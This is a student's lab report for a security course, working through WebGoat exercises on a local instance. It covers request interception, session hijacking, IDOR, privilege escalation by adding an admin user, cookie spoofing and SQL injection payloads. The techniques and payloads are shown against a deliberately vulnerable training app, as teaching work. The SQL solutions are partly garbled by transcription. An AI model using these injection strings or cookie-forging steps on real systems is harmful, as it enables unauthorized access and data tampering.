Hands-On lab 1

MICS-252, Fall 2024

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MICS Course 252 Fall 2024 (Kristy Westphal)

Introduction

Lessons Learned

Topics for Further Exploration

From our discussion in class and reviewing the OSSTMM 3 paper [1] I would really like to explore standards and contracting best practices for pentesting. There are a lot of pitfalls and topics that legal departments will have a 'field day' with! In more 'classic' engineering consulting, contracts and frame agreements set bounds for liability usually capping the incurred possible damages to the sum of the consultancy contract (i.e. "we assume no responsibility of the advice or solutions we have come up with on this consultancy gig - use at your own risk") - I assume the same approach is used in pentesting contracts.
I will definitely keep an eye out when i come across examples of pentesting contracts..

Future of pentesting

Another thing I pondered on while doing the WbGoat labs was: "Surely no one would deploy websites with these vulnerabilities today". And there is some truth to this, best-practices and standardization such as SOC-2, ISO 27001, OWASP-ASVS [2] 'weeds out' the most obvious mistakes. However, the industry itself reports (see [3]) an uptick in pentesting activity, with a shift in activities towards AI.

Pemtesting and AI/LLM's In various ways, companies providing AI services (chat-bots, prompts, search assistance etc.) constitutes a whole new avenue for pentesting services [3]p.3-6:

- Prompt injection, where creative inputs gets the LLM ro reveal un-intended data
- Chatbot hallucination, giving dangerous advice that the company may be liable for

- Denial of service type attacks, where an attack surface of prompts are given input that require large resources from the LLM

OWASP have published a ′top 10′ for LLM Applications [4], in which the items above are included.

Code quality and copilots.. The youtuber ThePrimeagen has a funny comment to this topic in [5] "AI vs Cyber Security? - CyberSecurity stocks go′in up!" Reasoning being that "copilot will gloriously copy code with vulnerabilities" as it is trained on code from before which may hold vulnerabilities. I think this is true, especially in the "move fast and break stuff" tech industry where requirements for fast deployment overrule security (again a reason why standardization and regulation is important).

References

[1] Aldo Valdez Alvarado. "OSSTMM 3". In: (June 2013).

[2] *OWASP-ASVS website*. `https://owasp.org/www-project-application-security-verification-standard/`. Accessed: 2024-8-29.

[3] CobaltINC. "The State of Pentesting Report 2024, Cobalt Inc." In: (June 2024).


[4] *OWASP Top 10 for LLM Applications, version 1.1*. `https://owasp.org/www-project-top-10-for-large-language-model-applications/assets/PDF/OWASP-Top-10-for-LLMs-2023-v1_1.pdf`. Accessed: 2024-8-29.

[5] *ThePrimeagen(Michael B. Paulson)AI vs Cybersecurity*. `https://www.instagram.com/reel/C-GEnBovDjQ/?utm_source=ig_web_copy_link`. Accessed: 2024-8-29.

Appendix

WebGoat Setup

WebGoat was set up on my 'daily driver' Linux Mint, using the docker image following instructons



Sign in to use additional features enabled by your organization.

Containers

Container CPU usage 0.28% / 800% (8 CPUs available)

Container memory usage 613.4MB / 3.61GB

sha256:bde451613ef357

	Name	Image	Status	Port(s)	CPU (%)	Last started	Actions
	WebGt a648444251a	webgoat/webgoa	Running	8080:8080 Show all ports (2)	0.3%	3 minutes ago	

Showing 1 item

RAM 1.25 GB CPU 0.13% Disk 62.06 GB avail. of 67.32 GB

BETA Terminal v4.33.0

Figure 1: *Docker Desktop*

WebGoat Exercises

1. Introduction

Went through the tutorials for WebGoat and WebWolf: - Uploaded a file - Sent an password reset email from the WebGoat website and received it on WebWolf - Directed a http GET request from WebGoat to WebWolf with a

2 General

2.1 HTTP Basics Illustration of request and response

The request sent is a http POST, i found that in the browser tools Network pane.





Figure 2: *WebGoat Intro Solved*



Try It!


Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.

✓

Enter Your Name: KJW Go!

The server has reversed your name: WJK

Figure 3: *WebGoat Intro Js*



The Quiz

What type of HTTP command did WebGoat use for this lesson. A POST or a GET.

✓


Was the HTTP command a POST or a GET:

What is the magic number:

Go!


Congratulations. You have successfully completed the assignment.

Figure 4: *The magic number is found in an attribute in the html input tag*



```
▼<form class="attack-form" accept-charset="UNKNOWN" method="POST" name="form" action="HttpBasics/attack2">
 ▶<script>…</script> == $0
   <input type="hidden" name="magic_num" id="magic_num" value="92">
 ▼<table>
   ▼<tbody>
     ▼<tr>
         <td>Was the HTTP command a POST or a GET:</td>
       ▶<td>…</td>
         <td></td>
       </tr>
     ▶<tr>…</tr>
     </tbody>
   </table>
</form>
```

Figure 5: *The magic number HTTP Proxies Used Burpsuite to complete the tutorial*



```
GET /WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: localhost:8080
x-request-intercepted:true
Content-Length: 37
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=oJ6Lx0_Qo6KJpJ-hvAjn0BQiBwWGWS95CUDlhCXm
Connection: keep-alive

changeMe=Requests are tampered easily
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sat, 24 Aug 2024 01:48:32 GMT
Content-Length: 189

{
  "lessonCompleted":true,
  "feedback":"Well done, you tampered the request as expected",
  "output":null,
  "assignment":"HttpBasicsInterceptRequest",
  "attemptWasMade":true
}
```

Figure 6: *Response*




Figure 7: *General Completed*

3 Broken Access Control


3.1 Hijack a Session

The authentication system uses an access cookie (named 'hijack-cookie'), consisting of a sequential number and a timestamp.

There is a login form on the 'Hijack a session' page, sending a Http post request to the server with a username/password to attempt Login. If a Http Request is sent to the server with random credentials and without a previously created hijack cookie, the server responds with a hijack-cookie, presumably treated as 'invalid' or 'anonymous' by the server when used, but the format and cookie generation is the same as for a valid cookie.

When hitting the endpoint with multiple post requests, the sequential part of the cookie sometimes skips a number, indicating that a valid user has logged in between.

We now know the sequence number and a range for the timestamp – brute-force time! - using burp's 'Intruder' functionality.



```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 25 Aug 2024 16:09:04 GMT
Content-Length: 203

{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"HijackSessionAssignment",
  "attemptWasMade":true
}
```

Figure 8: *I think the authors of this exercise have been so kind as to use the same timestamp as before the skip in sequence numbers. Anyway it is much easier to brute-force a sequence of numbers than to guess a username/password combination.*



(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 9


3.2 Insecure Direct Object References

Messing around I used burpsuite's proxy to intercept and manipulate the GET request to Tom, Cat. I got lucky on guessing Buffalo Bill's id 2342388 (it seemed logical), could have used the intruder from before, testing id's 2342380-23482389.

3.3 Missing Function Level Access Control

Changeing the http request on /access-control users to a post allows you to add users. Hack is to add a user with same username as you are logged in with, with admin set to 'true'

`POST /WebGoat/access-control/users HTTP/1.1 Host: localhost:8080 Content-Length: 69 sec-ch-ua: ‘‘Chromium’’;v=‘‘127’’, ‘‘Not)A;Brand’’;v=‘‘99’’ Accept-Language: en-US Content-Type:`



```
GET /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=WhOVmy6xF7hfgm8zMR--OKxhirpscPBfvkGLLW3b
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 25 Aug 2024 17:38:30 GMT
Content-Length: 245

{
  "lessonCompleted":true,
  "feedback":"Well done, you found someone else's profile",
  "output":
  "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388
  }",
  "assignment":"IDORViewOtherProfile",
  "attemptWasMade":true
}
```

Figure 10




(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 11




Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

```
      <li>
        <a href="#">Compose Message</a>
      </li>
    </ul>
  </li>
  <li class="hidden-menu-item dropdown">
    <a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="fals
    e"> == $0
      "Admin"
      <span class="caret"></span>
    </a>
    <ul class="dropdown-menu" aria-labelledby="admin">
      <li>
        <a href="/access-control/users">Users</a>
      </li>
      <li>
        <a href="/access-control/users-admin-fix">Users</a>
      </li>
      <li>
        <a href="/access-control/config">Config</a>
      </li>
    </ul>
  </li>
  ::after
</ul>
```

```
~~text-decoration: underline;~~
}
Inherited from li.hidden-menu-item.dropdown
li {
  text-align: -webkit-match-parent;
}
Inherited from ul.nav.navbar-nav
.nav {
  margin-bottom: 0;
  padding-left: 0;
  list-style: ▸ none;
}
ul {
  ~~list-style-type: disc;~~
}
Inherited from body
body {
  font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
  font-size: 14px;
  ~~line-height: 1.42857143;~~
  ~~color: ■ #333;~~
```

r-default div.container-fluid div#alignment-example.collapse.navbar-collapse ul.nav.navbar-nav li.hidden-menu-item.dropdown a.dropdown-toggle

Figure 12



Request

```
GET /WebGoat/access-control/users HTTP/1.1
Host: localhost:8080
Content-Length: 9
Content-Type: application/json
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=m6Qv7BGJmdNjvhOmhaOkzmcYOmqRyd68YI3_bdyU
Connection: keep-alive

userHash=
```

Response

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 18:01:55 GMT
Content-Length: 333

[
  {
    "username":"Tom",
    "admin":false,
    "userHash":"Mydnhcy00j2b0m6SjmPz6PUxF9WIe07tzm665GiZWCo="
  },
  {
    "username":"Jerry",
    "admin":true,
    "userHash":"SVtOlaa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUa1Itg="
  },
  {
    "username":"Sylvester",
    "admin":false,
    "userHash":"B5zhk70ZfZluvQ4smRl4nqCvdOTggMZtKS3TtTqIed0="
  }
]
```

Figure 13



```
GET /WebGoat/access-control/users-admin-fix HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 19:55:00 GMT
Content-Length: 447

[
  {
    "username":"Tom",
    "admin":false,
    "userHash":"RIbP+ltDVkKRPGe5qYGkVCjj/BtjNcryiYhlT+ejD/s="
  },
  {
    "username":"Jerry",
    "admin":true,
    "userHash":"d4T2ahJN4fWP83s9JdLISio7Auh4mWhFT1Q38S60ewM="
  },
  {
    "username":"Sylvester",
    "admin":false,
    "userHash":"iBy1RDvLrUMMpMJHjQsLm/5FLN07NnBtdl0Fc845j+A="
  },
  {
    "username":"kjcyber252",
    "admin":true,
    "userHash":"Vvz4j0/jF2Vb8HhWX+kE9YPH2qvRmRtUS0n+bAJsyG8="
  }
]
```

Figure 14




(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 15

```
application/json sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.6533.100 Safari/537.36 Content-Type:
application/x-www-form-urlencoded; charset=UTF-8 Accept: \emph{/}
X-Requested-With: XMLHttpRequest sec-ch-ua-platform: ‘‘Linux’’ Origin:
http://localhost:8080 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty Referer:
http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br Cookie:
JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj Connection:
keep-alive


\{ ‘‘username’’ :‘‘kjcyber252’’, ‘‘password’’ :"‘‘,’’admin" :true \}
```

This allows for accessing the /access-control/users-admin-fix endpoint and get hash key for Jerry



Request

Pretty Raw Hex

```
POST /WebGoat/SpoofCookie/login HTTP/1.1
Host: localhost:8080
Content-Length: 29
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=9MdqtloBfxss7Zze227G7f3Q9DAVHbMsF8T5w5tj;
spoof_auth=NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZDZmNzQ=;
Connection: keep-alive

username=admin&password=admin
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Mon, 26 Aug 2024 21:20:15 GMT
Content-Length: 201

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"SpoofCookieAssignment",
  "attemptWasMade":true
}
```

Figure 16



(A1) Broken Access Control
Hijack a session
Insecure Direct Object References
Missing Function Level Access Control
Spoofing an Authentication Cookie

Figure 17

3.3 Spoofing an Authentication Cookie

Got the 2 hashes from logging in using the provided credentials:
webgoat: NmQ2YzcyNDg1NTU2NDY3MjYyNjg3NDYxNmY2NzYyNjU3Nw== admin: NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZTY5NmQ2NDYx


The start is the same for both hashes: NmQ2YzcyNDg1NTU2NDY3MjYyNjg

There are some ’=’ signs indicating Base64 encodig: Decoding to utf-8 (HEX) using https://www.base64decode.org/ webgoat: 6d6c7248555646726268746 16f67626577 admin: 6d6c72485556467262686e696d6461

The above in plaintext using https://planetcalc.com/ gives: webgoat: mlrHUVFrbhtaogbew admin: mlrHUVFrbhnimda

Revealing the usernames in reverse, meaning that Tom’ cookie must be: plaintext: mlrHUVFrbhmot Hex: 6d6c72485556467262686d6f74 Base64: NmQ2YzcyNDg1NTU2NDY3MjYyNjg2ZDZmNzQ=

Spoofing the endpoint:



✓

Employee Name: Lastname

Authentication TAN: TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	99999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Figure 19



SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Cross Site Scripting
Cross Site Scripting (stored)
Cross Site Scripting (mitigation)
Path traversal

Figure 20

4 Injection

4.1 SQL Injection

Solutions for various parts:

(2) SELECT * from employees where first$_{n}ame =' Bob'(3)UPDATEemployeesSETdepartment =' Sales'WHEREfirst_{n}ame =' Tobi'(4)ALTERTABLEemployeesADDphonevarchar(20)(5)GRANTALLONgrant_{r}ightsTOunau$

(10) SELECT * From user$_{d}ataWHERELogin_{C}ount = 0anduserid = true(11)EmployeeName :' OR1 = 1; -- TAN :' '(12)'; UPDATEemployeesSETsalary = 99999WHEREfirst_{n}ame =' John$

(13)

4.2 SQL Injection (advanced)

(3) a' union select user$_{s}ystem_{d}ata.*, NULL, NULL, NULLfromuser_{s}ystem_{d}ata; --$

